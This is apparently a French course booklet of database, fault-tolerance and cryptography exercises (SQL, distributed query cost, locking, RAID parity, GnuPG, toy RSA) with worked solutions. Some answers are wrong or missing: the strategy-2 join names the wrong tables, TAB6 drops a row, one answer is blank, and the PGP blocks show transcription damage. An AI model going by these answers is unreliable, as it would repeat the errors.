4	5	6
7	8	9

Relation R

D	E
3	1
6	2

Relation S

1°) Calculer $R \times S$, $\Pi_A R$, $\sigma_{A=4} R$, et $R \bowtie_{C \leq D} S$ en exprimant ces requêtes en SQL.

Réponses :

$R \times S$	A	B	C	D	E
	1	2	3	3	1
	4	5	6	3	1
	7	8	9	3	1
	1	2	3	6	2
	4	5	6	6	2
	7	8	9	6	2

SELECT * FROM R,S

$\Pi_A R$	A
	1
	4
	7

SELECT A FROM R

$R \bowtie_{C \leq D} S$	A	B	C	D	E
	1	2	3	3	1
	1	2	3	6	2
	4	5	6	6	2

SELECT * FROM R,S WHERE R.C<=S.D

$\sigma_{A=4} R$	A	B	C
	4	5	6

SELECT * FROM R WHERE A = 4

2°) On désire créer les deux tables R et S dans une base nommée EXO1DB à l'aide du gestionnaire mSQL présenté en cours. Donner le contenu des fichiers sample1.src et sample2.src qui vont être utilisés avec la commande msq pour créer ces deux tables.

Réponses :

<i>Sample1.src</i>	<i>Sample2.src</i>
<pre>create table R (A int, B int, C int)\g insert into R values (1,2,3)\g insert into R values (4,5,6)\g insert into R values (7,8,9)\g \q</pre>	<pre>create table S (D int, E int)\g insert into S values (3,1)\g insert into S values (6,2)\g \q</pre>

3°) Afficher le contenu du produit de la table R par la table S à l'aide d'un script LITE.

Réponse :

```
$sock = msqlConnect();
if ($sock <0) {
    echo("ERREUR : $ERRMSG\n");
}
if (msqlSelectDB($sock,"EX01DB")<0) {
    echo("ERREUR : $ERRMSG\n");
}
if (msqlQuery($sock,"select * from R,S")<0) {
    echo("ERREUR : $ERRMSG\n");
}
$res = msqlStoreResult();
$n = msqlNumRows($res);
$i=0;
while($i<$n) {
    $row = msqlFetchRow($res);
    echo("$row[0] $row[1] $row[2] $row[3] $row[4]\n");
    $i++;
}
msqlClose($sock);
```

Exercice 2

1°) Soit la table suivante (tirée de l'adresse internet <http://w3.one.net/~jhoffman/sqltut.htm>) :

EmployeeStatisticsTable			
EmployeeIDNo	Salary	Benefits	Position
010	75000	15000	Manager
105	65000	15000	Manager
152	60000	15000	Manager
215	60000	12500	Manager
244	50000	12000	Staff
300	45000	10000	Staff
335	40000	10000	Staff
400	32000	7500	Entry-Level
441	28000	7500	Entry-Level

On rappelle qu'en SQL les six opérateurs logiques suivants sont disponibles :

=	Equal
<> or != (see manual)	Not Equal
<	Less Than
>	Greater Than
<=	Less Than or Equal To
>=	Greater Than or Equal To

1 - a) Quel sera le résultat de la requête :

```
SELECT EMPLOYEEIDNO
FROM EMPLOYEEESTATISTICSTABLE
WHERE SALARY >= 50000;
```

Réponse :

```
EMPLOYEEIDNO
-----
010
105
152
215
244
```

1 - b) Quel sera le résultat de la requête :

```
SELECT EMPLOYEEIDNO
FROM EMPLOYEEESTATISTICSTABLE
WHERE POSITION = 'Manager' ;
```

Réponse :

```
EMPLOYEEIDNO
-----
010
105
152
215
```

1 - c) Quel sera le résultat de la requête :

```
SELECT EMPLOYEEIDNO
FROM EMPLOYEEESTATISTICSTABLE
WHERE SALARY > 40000 AND POSITION = 'Staff' ;
```

Réponse :

```
EMPLOYEEIDNO
-----
244
300
```

1 - d) Quel sera le résultat de la requête :

```
SELECT EMPLOYEEIDNO
FROM EMPLOYEEESTATISTICSTABLE
WHERE SALARY < 40000 OR BENEFITS < 10000 ;
```

Réponse :

```
EMPLOYEEIDNO
-----
400
441
```

1 - e) Quel sera le résultat de la requête :

```
SELECT EMPLOYEEIDNO
FROM EMPLOYEEESTATISTICSTABLE
WHERE POSITION = 'Manager' OR (SALARY > 50000 AND BENEFIT > 10000) ;
```

Réponse :

```
EMPLOYEEIDNO
-----
010
105
152
215
```

2°) La jointure

Soient les deux tables ci-dessous (tirées de <http://w3.one.net/~jhoffman/sqltut.htm>) :

AntiqueOwners

OwnerID	OwnerLastName	OwnerFirstName
01	Jones	Bill
02	Smith	Bob
15	Lawson	Patricia
21	Akins	Jane
50	Fowler	Sam

Antiques

SellerID	BuyerID	Item
01	50	Bed
02	15	Table
15	02	Chair
21	50	Mirror
50	01	Desk
01	21	Cabinet
02	21	Coffee Table
15	50	Chair
01	15	Jewelry Box
02	21	Pottery
21	02	Bookcase
50	01	Plant Stand

2) Quel sera le résultat de la requête :

```
SELECT DISTINCT SELLERID, OWNERLASTNAME, OWNERFIRSTNAME
FROM ANTIQUES, ANTIQUEOWNERS
WHERE SELLERID = OWNERID
ORDER BY OWNERLASTNAME, OWNERFIRSTNAME, OWNERID
```

Indications : DISTINCT signifie d'éliminer les doubles sur le champ désigné après : ici le champ SELLERID.
ORDER BY : on range par ordre alphabétique sur OWNERLASTNAME, puis OWNERFIRSTNAME et enfin OWNERID.

Réponse :

OwnerID	OwnerLastName	OwnerFirstName
21	Akins	Jane
50	Fowler	Sam
01	Jones	Bill
15	Lawson	Patricia
02	Smith	Bob

3°) Pour chacune des requêtes précédentes donner la forme algébrique en utilisant les opérateurs habituels :

sélection : $S_{Prédicat}Relation$

projection : $P_{Attributs}Relation$

jointure : $R1 \bowtie R2$
 $A \Theta B$

Réponses :

- $\Pi_{EMPLOYEEIDNO} (\sigma_{Position='manager'} EmployeeStatisticsTable)$
- $\Pi_{EMPLOYEEIDNO} (\sigma_{Salary>40000 \text{ AND } Position='staff'} EmployeeStatisticsTable)$
- $\Pi_{EMPLOYEEIDNO} (\sigma_{Salary<40000 \text{ OR } Benefits<10000} EmployeeStatisticsTable)$
- $\Pi_{EMPLOYEEIDNO} (\sigma_{Position='manager' \text{ OR } (Salary>50000 \text{ AND } Benefit > 10000)} EmployeeStatisticsTable)$
- $\Pi_{SellerId, OwnerLastName, Ownerfirstname} (AntiqueOwners \bowtie Antiques)$
SELLERID = OWNERID

II) Etude de bases réparties

On suppose que la table **AntiqueOwners** est sur un site A et que la table **Antiques** est sur un site éloigné B.

II - 1 - a) On désire réaliser la requête d'un troisième site C éloigné :

```
SELECT DISTINCT SELLERID, OWNERFIRSTNAME
FROM ANTIQUES, ANTIQUEOWNERS
WHERE SELLERID = OWNERID
```

Quel est le résultat de la requête ?

Réponse :

SellerID	OwnerFirstName
01	Bill
02	Bob
15	Patricia
21	Jane
50	Sam

On désire comparer le coût des deux stratégies suivantes :

Stratégie 1

SITE A	SELECT * FROM ANTIQUEOWNERS	Réponse envoyée sur C par le réseaux et reçue en C dans une table TAB1
SITE B	SELECT * FROM ANTIQUES	Réponse envoyée sur C par le réseaux et reçue en C dans une table TAB2
SITE C	SELECT DISTINCT SELLERID, OWNERFIRSTNAME FROM TAB1, TAB2 WHERE SELLERID = OWNERID	Résultat mis dans une table TAB3

Stratégie 2

SITE A	SELECT OWNERID, OWNERFIRSTNAME FROM ANTIQUEOWNERS	Réponse envoyée sur C par le réseaux et reçue en C dans une table TAB4
SITE B	SELECT DISTINCT SELLERID FROM ANTIQUES	Réponse envoyée sur C par le réseaux et reçue en C dans une table TAB5
SITE C	SELECT SELLERID, OWNERFIRSTNAME FROM TAB3, TAB4 WHERE SELLERID = OWNERID	Résultat mis dans une table TAB6

II - 1 - b) Pour la stratégie 1 donner les résultats obtenus dans TAB1, TAB2 et TAB3.

Réponses :

TAB1

OwnerID	OwnerLastName	OwnerFirstName	(44)
01	Jones	Bill	(11)

02	Smith	Bob	(10)
15	Lawson	Patricia	(16)
21	Akins	Jane	(11)
50	Fowler	Sam	(11)

TAB2

SellerID	BuyerID	Item	
01	50	Bed	(7)
02	15	Table	(9)
15	02	Chair	(9)
21	50	Mirror	(10)
50	01	Desk	(8)
01	21	Cabinet	(11)
02	21	Coffee Table	(16)
15	50	Chair	(9)
01	15	Jewelry Box	(15)
02	21	Pottery	(11)
21	02	Bookcase	(12)
50	01	Plant Stand	(15)

TAB3

SellerID	OwnerFirstName
01	Bill
02	Bob
15	Patricia
21	Jane
50	Sam

II - 1 - c) Pour la stratégie 2 donner les résultats obtenus dans TAB4, TAB5 et TAB6.

Réponses :

TAB4

OwnerID	OwnerFirstName	
01	Bill	(6)
02	Bob	(5)
15	Patricia	(10)
21	Jane	(6)
50	Sam	(5)

TAB5

SellerID	
01	(2)
02	(2)
15	(2)
21	(2)
50	(2)

TAB6

SellerID	OwnerFirstName
01	Bill
02	Bob
15	Patricia
21	Jane

Nous allons évaluer le coût réseau de ces deux stratégies. On suppose pour cela que les tables sont envoyées sur le réseau au format texte et que le coût pour envoyer un caractère est de 10. Les différentes colonnes sont supposées être séparées par un caractère tabulation et les différentes lignes par deux caractères (codes ASCII 0A et 0D) et deux caractères de fin de fichier.

II - 1 - d) Quel est le coût réseau de la stratégie 1 ?

Réponse :

On a affiché entre parenthèse le nombre de caractères visibles sur les réponses précédentes. TAB1 représente 127 caractères soit un coût de 1270, TAB2 représente 203 caractères soit un coût de 2030 et donc un coût total de 3300

II - 1 - e) Quel est le coût réseau de la stratégie 2 ?

Réponse :

TAB4 représente 71 caractères soit un coût de 710, TAB5 représente 30 caractères soit un coût de 300 et donc un coût total de 1010

II - 1 - f) Quelle est l'idée pour trouver la stratégie la moins coûteuse ?

Réponse :

Commencer par les projections.

Exercice 3

On suppose que l'on dispose d'une base de données relationnelle consistant en les trois relations suivantes :

FREQUENTE(BUVEUR,BAR)

SERT(BAR,BIERE)

AIME(BUVEUR,BIERE)

La première indique les bars que fréquentent les buveurs. La seconde indique les marques de bière servies dans chacun des bars. La troisième indique les marques de bière qu'aime chaque buveur.

Exprimer en SQL2 chacune des requêtes suivantes :

- Obtenir les bars qui servent de la Heineken,
- Obtenir les buveurs qui aiment une bière servie dans un bar,
- Obtenir les buveurs qui aiment une bière et fréquentent un bar,
- Obtenir les buveurs qui fréquentent un bar qui sert de la bière.

Réponses :

SELECT BAR FROM SERT WHERE BIERE = 'Heineken'

SELECT BUVEUR FROM AIME,SERT WHERE AIME.BIERE = SERT.BIERE

SELECT BUVEUR FROM AIME,FREQUENTE WHERE AIME.BUVEUR = FREQUENTE.BUVEUR

SELECT BUVEUR FROM SERT,FREQUENTE WHERE SERT.BAR = FREQUENTE.BAR

TD 9 : Transactions et tolérance aux pannes

Exercice 1

On trouve l'information suivante dans LINUX Magazine n°9 (Septembre 99) :
 6 disques de 25 Go en RAID 5 coûtent 35000F HT (en 1999) avec disques, alimentation et ventilation échangeables à chaud. Quelle est la capacité de stockage brute et exploitable de ce système ?

Réponse :

capacité de stockage brut : $6 \times 25 = 150$ Go

capacité de stockage exploitable $5 \times 25 = 125$ Go

On perd un disque pour la redondance comme en RAID 3 même si elle est répartie.

Exercice 2

Parmi les propriétés attendues d'une transaction dans une base de données partagée par plusieurs clients figure l'isolation : les opérations concurrentes des transactions peuvent entraîner un état temporairement incohérent de la base. Cette incohérence temporaire doit être cachée aux autres transactions exécutées par d'autres utilisateurs au même moment. Un des mécanisme utilisé pour cela est le verrou (sémaphore initialisé à 1).

On considère les trois transactions suivantes :

T1	T2	T3	
verrouiller(A)	verrouiller(A)	verrouiller(B)	Ecrire(B) dépend de la valeur A lue juste avant.
verrouiller(B)	lire(A)	verrouiller(A)	
lire(A)	déverrouiller(A)	lire(A)	
écrire(B)	verrouiller(B)	écrire(B)	
déverrouiller(B)	écrire(B)	déverrouiller(A)	
déverrouiller(A)	déverrouiller(B)	déverrouiller(B)	

1°) On exécute T1 et T2. Donner toutes les suites d'opérations qui peuvent se présenter, étant donné le fonctionnement des opérations. Quelles sont celles qui sont équivalentes à une exécution série de ces transactions ?

Réponse :

Si l'on commence par l'exécution de T1 on va jusqu'au bout on a donc T1 puis T2.

Si on commence par T2 on va forcément jusqu'à déverrouiller(A) ensuite on peut avoir :

T1 reste de T2	T1 jusqu'à déverrouiller(B) reste de T2 reste de T1 : déverrouiller(A)	T1 : verrouiller(A) reste de T2 reste de T1 : verrouiller(B)...
-------------------	--	---

Elles sont toutes sérialisables

2°) Même question mais avec T2 et T3.

Réponse :

Si l'on commence par l'exécution de T3 on va jusqu'au bout on a donc T3 puis T2.

Si on commence par T2 on va forcément jusqu'à déverrouiller(A) ensuite on ne peut qu'avoir :

T3 reste de T2

Elles sont toutes sérialisables

3°) On exécute maintenant T1 et T3. Donner toutes les suites d'opérations qui peuvent se présenter. Que constatez-vous ?

Le verbe de verrouillage en SQL est LOCK TABLE, celui de déverrouillage est UNLOCK TABLE.

Réponse :

L'exécution de T1 puis T3 ou T3 puis T1 ne pose pas de problème. Par contre si l'on fait

T1: verrouiller(A)

T3: verrouiller(B)

on arrive à un interblocage.

Exercice 3 (Extrait examen 1998)

Nous allons étudier le problème de la réplication de données sur un exemple concret.

1 - a) Pour commencer nous allons étudier le problème sur une table (table1) à deux attributs : num et obj. La valeur des deux attributs est donnée entre parenthèse et séparée par une virgule. Considérons le placement sur un seul site utilisant 4 pages :

table1 (num,obj)	page 1	page 2	page 3	page 4
(1)	(1,p)	(1,q)	(1,r)	(1,s)
	(2,q)	(2,r)	(2,s)	(2,p)
	(3,r)	(3,s)	(3,p)	(3,q)
	(4,s)	(4,p)	(4,q)	(4,r)

A combien de pages accède-t-on pour répondre à la question :

SELECT obj FROM table1 WHERE num=1

Réponse :

quatre pages.

1 - b) La requête précédente est notée (1,*)?. Considérons l'ensemble Q des 8 requêtes :

Q = {(1,*)?, (2,*)?, (3,*)?, (4,*)?, (*,p)?, (*,q)?, (*,r)?, (*,s)?}

Proposez un autre placement que (1) avec 4 données par page sur 4 pages tel que l'ensemble des requêtes Q n'accède qu'à deux pages par requête.

Réponse :

table1 (num,obj)	page 1	page 2	page 3	page 4
(1)	(1,p)	(1,r)	(3,p)	(3,r)
	(1,q)	(1,s)	(3,q)	(3,s)
	(2,p)	(2,r)	(4,p)	(4,r)
	(2,q)	(2,s)	(4,q)	(4,s)

1 - c) Si l'on prend votre placement de la question précédente et que l'on délocalise les pages sur deux sites comme :

site1	site2
pages(1,4)	pages(2,3)

Chaque requête de Q accède aux deux sites. Trouver un placement sur les deux sites tels que 4 requêtes accèdent aux deux sites et les 4 autres requêtes à un seul site.

Réponse :

site1	site2
pages(1,2)	pages(3,4)


ou

site1	site2
pages(1,3)	pages(2,4)

2°) Nous allons maintenant étendre notre étude au cas où on a plusieurs tables. Pour simplifier et présenter le problème, le cas de deux tables (T1 et T2) sera présenté. On garde les notations précédentes et nos 4 pages.

(2)	(a,p)	(p,1)	(a,q)	(p,2)	(a,r)	(p,3)	(a,s)	(p,4)
	(b,q)	(q,2)	(b,r)	(q,3)	(b,s)	(q,4)	(b,p)	(q,1)
	(c,r)	(r,3)	(c,s)	(r,4)	(c,p)	(r,1)	(c,q)	(r,2)
	(d,s)	(s,4)	(d,p)	(s,1)	(d,q)	(s,2)	(d,r)	(s,3)
	T1(o1,o2)	T2(o1,n1)	T1(o1,o2)	T2(o1,n1)	T1(o1,o2)	T2(o1,n1)	T1(o1,o2)	T2(o1,n1)
	page 1		page 2		page 3		page 4	

2 - a) Exprimez la question suivante en SQL :



Réponse :

SELECT * FROM T1,T2 WHERE T1.o1='a' AND T2.n1=1 AND T1.o2=T2.o1

2 - b) Combien de pages sont accédées avec cette requête ?

Indications : on remarque que ce nombre de pages est indépendant de la décomposition en sous-requêtes.

Réponse :

quatre pages.

2 - c) Proposez un placement en gardant les notations du tableau (2) pour que cette même requête n'accède qu'aux pages 1 et 3.

Réponse :

(a,p)	(p,1)	(c,p)	(p,3)	(a,r)	(r,1)	(c,r)	(r,3)
(b,p)	(p,2)	(d,p)	(p,4)	(b,r)	(r,2)	(d,r)	(r,4)
(a,q)	(q,1)	(c,q)	(q,3)	(a,s)	(s,1)	(c,s)	(s,3)
(b,q)	(q,2)	(d,q)	(q,4)	(b,s)	(s,2)	(d,s)	(s,4)
T1(o1,o2)	T2(o1,n1)	T1(o1,o2)	T2(o1,n1)	T1(o1,o2)	T2(o1,n1)	T1(o1,o2)	T2(o1,n1)
page 1		page 2		page 3		page 4	

2 - d) On suppose réaliser le placement sur deux sites distincts comme ci-dessous :



Dans les cas du placement du tableau (2) et de votre tableau trouvé en 2 - c), à combien de sites accédez-vous pour la question 2 - a) ?

Réponse :

Aux deux sites pour les deux cas.

2 - e) Trouver un placement sur les deux sites tel que le placement du tableau (2) accède aux deux sites, mais le placement de votre tableau trouvé en 2 - c) n'accède à un seul site.

Réponse :



Exercice 4

Un système RAID 3 comporte trois disques. On fait l'hypothèse (peu probable) que ces disques sont gérés avec un système de fichiers de type MS-DOS dont le fonctionnement est résumé par la figure 10-4 (voir aussi le chapitre 4). (Ancien système de fichier avec 8 caractères maxi pour le nom et 3 pour l'extension)

1°) Un utilitaire disque nous a permis de relever l'information suivante :

Absolute sector 0000007, System ROOT

Displacement ----- Hex codes----- ASCII value
 0000(0000) 53 4E 43 46 31 20 20 20 50 41 53 20 00 00 00 00 SNCF1 PAS

Quel est le nom du fichier concerné ? Comment est complété le nom quand il a moins de 8 caractères ?

Réponse :

SNCF1.PAS, complété par des espaces code ASCII 20

2°) La même information sur le disque de parité nous a révélé les valeurs :

Absolute sector 0000007, System ROOT

Displacement ----- Hex codes----- ASCII value
 0000(0000) 07 0A 76 0F 7F 66 6F 00 00 00 00 00 00 00 00

Quel était le nom perdu du fichier sur le disque 2 ?


Réponse :

Absolute sector 0000007, System ROOT

Displacement ----- Hex codes----- ASCII value
 0000(0000) 54 44 35 49 4E 46 4F 20 50 41 53 20 00 00 00 00 TD5INFO PAS

Fig. 10.5 DOCUMENTATION DISQUE

0F8h	disque dur				E9xxxxh ou EBxx90h (3 octets)
0F0h	3 1/2 "	18 secteurs	80 tracks	1,44 Mo	OEM Nom et nombre (8 octets)
0F9h	3 1/2 "	9 secteurs	80 tracks	720 ko	Octets par secteurs (2 octets)
0FDh	5 1/4 "	9 secteurs	40 tracks	360 ko	Secteurs par unité d'allocation (cluster) (1 octet)
					Secteur réservé pour boot (2 octets)
					Nombre de FATs (1 octet)
					Nombre d'entrées Root Directory (2 octets)
					Nombre de secteurs logiques (2 octets)
					octet de description du medium
					secteurs par FAT (2 octets)
					Secteurs par cylindre (2 octets)
					Nombre de têtes (2 octets)
					Nombre de secteurs cachés (2 octets)
					Programme pour chargement OS
					55AAh : marque de fin



TD 10 : Cryptographie

Exercice 1 (GnuPG)

Nous allons étudier un échange entre un utilisateur root et un utilisateur smoutou. Chacun des utilisateurs possède une clé publique et une clé privée,

mais aucun échange de clé entre les deux n'a encore eu lieu.

Nous sommes sur le compte root de l'ordinateur LINUX. La commande

```
gpg --list-keys
```

donne :

```
/root/.gnupg/pubring.gpg
-----
pub 1024D/7F2B328B 1999-10-06 Serge MOUTOU (Le linuxien)
<S.Moutou@wanadoo.fr>
sub 1024g/7D67A9F5 1999-10-06
```

Une commande

```
gpg --armor --output demo.gpg --export S.Moutou@wanadoo.fr
```

donne le fichier demo.gpg de contenu :

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.0.0 (GNU/Linux)
Comment: For info see http://www.gnupg.org

mQGIBDf7C0YRBADRH2BwckSOQrjQ+xKnHkW5xidzaqs5cUg/0NGD9k3QU5unBTUy
NJytv/yGUUM2qS17jc8W/k54eTgk02JeW+kqs8z1sNNniQUb43FUdDJ7sgt1lKPM
WsXThDCdDqgagRDAU7zEoE6SXTmPHYCtjUg4jw42btwW57Mi9z/AA6IwMwCghVdK
3Q4ZVv6DG/wwK+rXQMzw68sD/i85xykpu+p99tVxA/PbRe7kdi5M6tbdsAXhvb+G
jaMqk0XQO2TsX4DIS2x6UaAuahHtvglBogwjvgQlznMqBExeG55ek+u84gaqTN0n
yrzOua936Muop8OWl4Wxr/RVKq/LS6yXcofEd8KOG7orIeDNRHYTFZ70s3+oLElD
LRqiBACilGDfd4lSlfomIhfZg7+wfe9t2byit6GODcHibNxxptZPQ+j2A7s60Yvg
JpF89GyE7BeFhetfZYEO2xy+BRfx/EDt21zSm/dn3YKeR4yqQm3n0B13Tio/57K
Jx8evJJjjeUhhvvkjk6VTq5k5j5Tgbuf9inKnxNnjfeiP7FbKLSLQwU2VyZ2UgTU9V
VE9VIChmZSBSsaW51eG1lbikgPFMuTW9ldG9lQHdhbmFkb28uZnI+iFUEExECABUF
Ajf7C0YDCwoDaxUDAgMWAgeCF4AACgkQvzR8mH8rMouyyQCfVon3hSvIZSSe7Nds
nhkeZHmFJIAN3bCmJQBEBzxtlXYTfpZ6dsmT+puQENBDF7C10QBACL/RQcvdIi
m6hcjKUDNfKUEjKBq/80jFOMJKrKz70juBuD9sAGT6eHsfRqdXExiPt8FbsvHFMC
MBSldmpJtca+jbp0/6JQOArPyFg2Nm/di3glN/fsdVY7Vpb7QbaNQS/atnglkTMV
C7T/dkGfIZ45i1oGTF9LQZjkfKgsztG2dwADBQQAh28L0qaNU5rnqa81Rt6g010X
XfWElZKDQzwxwbcwFEIxZL8kji4M4zZTW/0PvHvjOr5PjciUQxHZrsgQ/nZOH4/O+
znHFIfnCza+ms2So6Eh0AkW76X62DvhjwbRaGmx+UL5YfsEHI+A7oH3mKKvTnT0m
tgt5kRe8Bpge6I0whFiIRgQYEQIABgUCN/sLXQAKCRC/NHyYfysyiwo7AJ9hXgGS
9k0bnTL2k4I/T5h23iNzlACcDv1LbIC4UEhiIGtDe8hRQyccp/M=
=vibm
-----END PGP PUBLIC KEY BLOCK-----
```

1°) Un utilisateur du compte smoutou lance la commande

```
gpg --list-keys
```

qui donne

```
/home/smoutou/.gnupg/pubring.gpg
-----
pub 1024D/7556332E 1999-10-08 Serge MOUTOU (prof) <S.Moutou@iut-troyes.univ-reims.fr>
sub 1024g/D81C3E89 1999-10-08
```

Quelle commande doit-il lancer si le fichier demo.gpg de la question précédente est chez lui :
/home/smoutou pour importer la clé ?

Réponse :

```
gpg --import demo.gpg
```

2°) Quel sera alors l'effet de la commande :

```
gpg --list-keys
```

Réponse :

home/smoutou/.gnupg/pubring.gpg

```
-----  
pub 1024D/7556332E 1999-10-08 Serge MOUTOU (prof) <S.Moutou@iut-troyes.univ-reims.fr>  
sub 1024g/D81C3E89 1999-10-08  
pub 1024D/7F2B328B 1999-10-06 Serge MOUTOU (Le linuxien) <S.Moutou@wanadoo.fr>  
sub 1024g/7D67A9F5 1999-10-06
```

L'ordre ne peut pas être deviné par les étudiants.

3°) Un fichier texte "message.txt" est créé. Il contient :

*UTT,
Bonjour de l'enseignant LO14*

La commande

```
gpg --armor --output message.gpg --recipient S.Moutou@wanadoo.fr --encrypt  
message.txt
```

est lancée créant un fichier message.gpg de contenu :

```
-----BEGIN PGP MESSAGE-----  
Version: GnuPG v1.0.0 (GNU/Linux)  
Comment: For info see http://www.gnupg.org  
  
hQE0A/uilv19Z6n1EAP7BX62jjyL+EF396XG6mTYTCpJz+ZYnz1wleucFpYLphWc  
rjbxBuH5rUSCf3mwDt fhHLSWARl /4ecg0J0XeHD6pcnBZtkx620YmUQyS3uuSYCv  
ga0ngWsatLNAbCV3g0JNZ3T+EUCb1h2VssRUtCKkEm6ZBUX99Jz87nZKCI4m4kWd  
/RZMzKfkydbYdsniKk4ASdoBKxR3ekDlrXP+emi56i3jVwjIf6klGvZV7hyMufcD  
R0CLp9AGLwIXU0ojkGY5Pm7diA9E2KQNgZSIIdKxjaeHEOaJgZ3Ejw9eYLairOp1E  
IT28/VURkT2pzmbG9CaQ+VRD+mC0rHO3X4cqh100OIBfyUiPOleKzmpDZVkSgHlr  
CH1cYV/xQCWoMwiSCP9p8QSI6KL+LL3xGfejbanbPLM23F7n1sayW1D4OuHA/h7  
fwp3jgwXg5RwXC4=  
=wRkS  
-----END PGP MESSAGE-----
```

qui a lancé cette commande : root ou smoutou ?

Réponse : smoutou, c'est le seul à avoir importé une clé publique. Les étudiants risquent de chercher une réponse avec le contenu du fichier, mais on ne peut pas trouver comme cela.

4°) Le décodage se fait par :

```
gpg --decrypt message.gpg
```

Quel est l'identificateur de la clé utilisée par GPG pour déchiffrer ?

Réponse :

La clé privée de root possède l'identificateur : 7D67A9F5

Remarquons que cette commande demande un mot de passe pour le déverouillage de la clé privée.

5°) Une commande

```
gpg --output messign.gpg --clearsign message.txt
```

est lancée et donne après une demande de mot de passe :

```
-----BEGIN PGP SIGNED MESSAGE-----  
Hash: SHA1  
  
UTT,  
Bonjour de l'enseignant LO14  
-----BEGIN PGP SIGNATURE-----  
Version: GnuPG v1.0.0 (GNU/Linux)  
Comment: For info see http://www.gnupg.org  
  
iD8DBQE4BDAyvzR8mH8rMosRApaeAJ45UI42Fn1vcB5Lo9I6ueiuauV9hACfXiUH  
pgUKExvPY6N6SSHPsZd78f4=  
=MN0a  
-----END PGP SIGNATURE-----
```

Qui l'a lancée ? Qui peut la vérifier

Réponse : Il n'y a aucun moyen de savoir qui l'a lancé root et smoutou possèdent tous les deux une clé privée pour faire cette signature. Dans le cas présent c'est root. Par contre seul smoutou possède une clé publique pour vérifier (avec la commande `gpg --verify messsign.gpg S.Moutou@wanadoo.fr`) qui donne le résultat :

Bonne Signature de Serge MOUTOU (Le linuxien) <S.Moutou@wanadoo.fr>
mais précise que comme la clé publique de S.Moutou@wanadoo.fr n'est pas certifiée on ne peut pas faire une grande confiance à ce résultat.

Exercice 2

1°) Réalisez le cryptage et le décryptage en utilisant le système RSA pour

a) $p=3$; $q=11$, $d=7$; $M=5$

b) $p=5$; $q=11$, $e=3$; $M=9$

Réponse :

a) $F(n)=2.10=20 \Rightarrow e=3$ car $3.7 = 21 = 1 \pmod{20} \Rightarrow C=5^3 \pmod{33} = 26$ et $M = 26^7 \pmod{33} = 5$

b) $F(n)=4.10=40 \Rightarrow d=27$ car $3.27 = 81 = 1 \pmod{40} \Rightarrow C=9^3 \pmod{55} = 14$ et $M = 14^{27} \pmod{55} = 9$
car $14.14 = 31 \pmod{55}$, $14.14.14 = 49 \pmod{55}$ et $49.49.49 = 9 \pmod{55}$

2°) Dans un système de cryptographie à clé publique de type RSA, vous interceptez le texte codé $C=10$ envoyé à un utilisateur dont la clé publique est $e=5$, $n=35$. Quel est le texte clair ?

Réponse :

$p=5$ et $q=7$ (ce qui est difficile à trouver pour les grands nombres mais évidemment pas ici)

$\Rightarrow F(35)=24 \Rightarrow d=5$ car $5.5=25=1 \pmod{24} \Rightarrow M=10^5 \pmod{35} = 5$

Vérification $C=5^5 \pmod{35} = 10$

Exercice 3

Une polémique s'est engagée (1990-1994) pour savoir s'il était facile ou pas de casser RSA. On peut la trouver sous la forme d'un fichier texte "Rsaibro.txt" sur Internet. Nous vous proposons cet exercice pour vous faire une idée du problème. C'est la première fois que l'on proposait de casser RSA sans factorisation (c'est à dire sans multiplications).

Si $n=pq$ (p et q premiers) $\Phi(n)=(p-1)(q-1)$ [fonction indicatrice d'Euler].

Le petit théorème de Fermat stipule que si a et n sont premiers entre eux :

$$a^{\Phi(n)} = 1 \pmod{n}$$

